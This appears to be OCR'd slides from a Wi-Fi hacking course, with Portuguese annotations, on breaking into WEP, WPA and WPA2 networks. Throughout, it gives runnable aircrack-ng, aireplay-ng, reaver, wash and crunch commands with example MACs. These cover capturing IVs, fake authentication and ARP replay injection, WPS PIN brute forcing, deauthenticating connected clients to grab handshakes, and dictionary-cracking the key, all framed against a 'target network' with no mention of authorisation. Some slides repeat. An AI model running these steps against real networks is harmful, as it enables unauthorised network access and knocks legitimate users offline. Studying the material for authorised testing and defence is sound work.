Gaining Access to encrypted networks

- Everything we have learned so far we can do it without having to connect to the target network.

- We can get more accurate info and launch more effective attacks if we can connect to the target network.

- If it’s an open network then we can just connect to it without a password and proceed to section 3.

- Problem is if the target network uses a key , i.e.: if it uses some sort of encryption.

  - ✓ Tudo que vimos até agora foi sem termos conexão com o alvo.
  - ✓ Nós teremos mais dados se conseguirmos conectar com o alvo.
  - ✓ O problema é que os alvos usam criptografia.

Gaining Access to encrypted networks

Três tipos de conexão:


1. WEP

2. WPA

3. WPA2

WEP Cracking

Wep é um tipo antigo de conexão, porém algumas pessoas ainda usam.



WEP vs WPA vs WPA2

	WEP	WPA	WPA2
Cript	RC4	RC4	AES
Key rotation	None	Dynamic session keys	Dynamic session keys
Key distribution	Manual inert over each device	Automatic distribution is possible	Automatic distribution is possible
Authentification	Use WEP key	802.1x & EAP supported	802.1x & EAP supported

It uses an algorithm called RC4 where each packet is encrypted at the AP and is then decrypted at the client, WEP insures that each packet has a unique key stream by using a random 24-bit Initializing Vector (IV) , this IV is contained in the packets as plain text. The short IV means in a busy network we can collect more than two packets with the same IV, then we can use aircrack-ng to determine the key stream and the WEP key using statistical attacks.

Conclusion: The more IV's that we collect the more likely for us to crack the key.

Conclusão: se esta conexão usa um vetor de 24-bit em texto pleno, quanto mais capturarmos, melhor para decifrar a criptografia.

WEP Cracking

Basic Case

Rodando o airodump-ng:

```
> airodump-ng --channel [channel] --bssid [bssid] --write [file-name] [interface]
```

```
 Ex: airodump-ng –channel 6 –bssid 11:22:33:44:55:66 –write out mon0
```


At the same time we shall use aircrack-ng to try and crack the key using the capture file created by the above command.

Ao mesmo tempo devemos usar o aircrack-ng para tentar crackear a chave usando o arquivo capturado acima:

```
> aircrack-ng [file-name]
```

```
 Ex: aircrack-ng out-01.cap
```

Tabela para mostrar melhor a diferença entre as conexões.



	Authentication	Encryption	Suitable for corporate WAN	Suitable for home and small business WLAN
WEP	none	WEP	poor	less than good
WPA (PSK)	PSK	TKIP	poor	best
WPA2 (PSK)	PSK	AES-CCMP	poor	best
WPA (full)	802.1x	TKIP	better	good (expensive)
WPA2 (full)	802.1x	AES-CCMP	best	good (expensive)

Keep both programs running at the same time and aircrack-ng will be able to determine the key when the number of IV's un out-01.cap is enough.

WEP Cracking

Packet Injection

What if the AP was idle , or had no clients associated with it ? In this case we have to inject packets into the traffic in order to force the router to create new packets with new IV's.

WEP Cracking

Fake Authentication

Before we can start injecting packets into the traffic , we have to authenticate our wifi card with the AP, because AP's ignore any requests that come from devices that are not associated

with the AP. This can be done easily using airmon-ng like so

```
> aireplay-ng --fakeauth 0 -a [targe MAC] -h [your MAC] [interface]
```

```
 ex: aireplay-ng --fakeauth 0 -a E0:69:95:B8:BF:77 -h 00:c0:ca:6c:ca:12 mon0
```

If this fake authentication was successful the value under the “AUTH” column in airodump-ng will change to “OPN”

Packet injection

ARP request reply

In this method , after successfully associating with the target AP , we will wait for an ARP packet , we will then capture this packet and inject it into the traffic , this will force the AP to

generate a new ARP packet with a new IV , we capture this

new packet and inject into the traffic again , this process is repeated until the number of IV's captured is sufficient enough to crack the key.

```
 > aireplay-ng --arpreplay -b [targe MAC] -h [your MAC] [interface]
```

```
 ex: aireplay-ng --arpreplay -b E0:69:95:B8:BF:77 -h 00:c0:ca:6c:ca:12 mon0
```

WPA Cracking

● WPA was designed to address the issues in WEP and provide better encryption.

● The main issue in WEP is the short IV which means that they can be repeated, therefore by collecting a large number of IVs

aircrack-ng can determine the key stream and the WEP key.

● In WPA each packet is encrypted with a unique temporary key,

this means the number of data packets that we collect is irrelevant.

● WPA and WPA2 are similar , the only difference is that WPA2 uses an algorithm called CCMP.

WPA/WPA2 Cracking

WPS Feature

● WPS is a feature that allows users to connect to WPS enabled

networks easily, using a WPS button or only by clicking on WPS

functionality.

● Authentication is done using an 8 digit long pin, this means that

there is a relatively small number of pin combination and using brute force we can guess the pin in less than 10 hours.

● A tool called reaver can then recover the WPA/WPA key from the pin.

● Note: This flaw is in the WPS feature and not in WPA/WPA2 ,

however it allows us to crack any WPA/WPA2 AP without using

a wordlist and without any clients.

Cracking WPS enabled APs

We shall use a tool called wash to scan for WPS enabled Aps

```
> wash -i [interface]
```

```
 Ex: wash -i mon0
```

Then we are going to use a tool called reaver to brute force the WPS ping and calculate the WPA key

```
 > reaver -i [interface] -b [TARGET AP MAC] -c [TARGET CHANNEL] -vv
 ex: reaver -b E0:69:95:8E:18:22 -c 11 -i mon0
```

WPA/WPA2 Cracking

- As explained before capturing WPA packets is not useful as they do not contain any info that can be used to crack the key.
- The only packets that contain info that help us crack the password is the handshake packets.
- Every time a client connects to the AP a four way hand shake occurs between the client and the AP.
- By capturing the hadnshake, we can use aircrack to launch a word list attack against the handshake to determine the key.

Cracking WPA/WPA2

Conclusion:

To crack a WPA/WPA2 AP with WPS disabled we need two things:

1. Capture the handshake.
2. A wordlist

Cracking WPA/WPA2

Conclusion:

To crack a WPA/WPA2 AP with WPS disabled we need two things:

1. Capture the handshake.

2. A wordlist

Cracking WPA/WPA2

Capturing the handshake

Handshake packets are sent every time a client associates with the target AP. So to capture it we are going to :

1. Start airodump-ng on the target AP:
   ```
   > airodump-ng --channel [channel] --bssid [bssid] --write [file-name] [interface]
    Ex: airodump-ng –channel 6 –bssid 11:22:33:44:55:66 –write out mon0
   ```

2. Wait for a client to connect to the AP, or deauthenticate a connected client (if any) for a very short period of time so that their system will connect back automatically.

```
> aireplay-ng --deauth [number of deauth packets] -a [AP] -c [target] [interface]
```

```
Ex: aireplay-ng --deauth 1000 -a 11:22:33:44:55:66 -c 00:AA:11:22:33:44 mon0
```

Notice top right corner of airodump-ng will say “WPA handshake”.

Cracking WPA/WPA2

Creating a Wordlist

The 2nd thing that we need to crack WPA/WPA2 is a list of passwords to guess, you can download a ready wordlist from the internet (links attached) or create your own using a tool called crunch.

```
> crunch [min] [max] [characters=lower|upper|numbers|symbols] -t [pattern] -o file
```

```
ex: crunch 6 8 123456!"£$% -o wordlist -t a@@@@b
```

Cracking WPA/WPA2

Creating a Wordlist

The 2nd thing that we need to crack WPA/WPA2 is a list of passwords to guess, you can download a ready wordlist from the internet (links attached) or create your own using a tool called crunch.

```
 > ./crunch [min] [max] [characters=lower|upper|numbers|symbols] -t [pattern] -o file
```

```
 ex: ./crunch 6 8 123456!"£$% -o wordlist -t a@@@@b
```

Cracking WPA/WPA2

Cracking the key

We are going to use aircrack-ng to crack the key. It does this by combining each password in the wordlist with AP name (essid) to compute a Pairwise Master Key (PMK) using the pbkdf2 algorithm, the PMK is the compared to the handshake file.

```
 > aircrack-ng [HANDSHAKE FILE] -w [WORDLIST] [INTERFACE]
```

```
 ex: aircrack-ng is-01.cap -w list mon0
```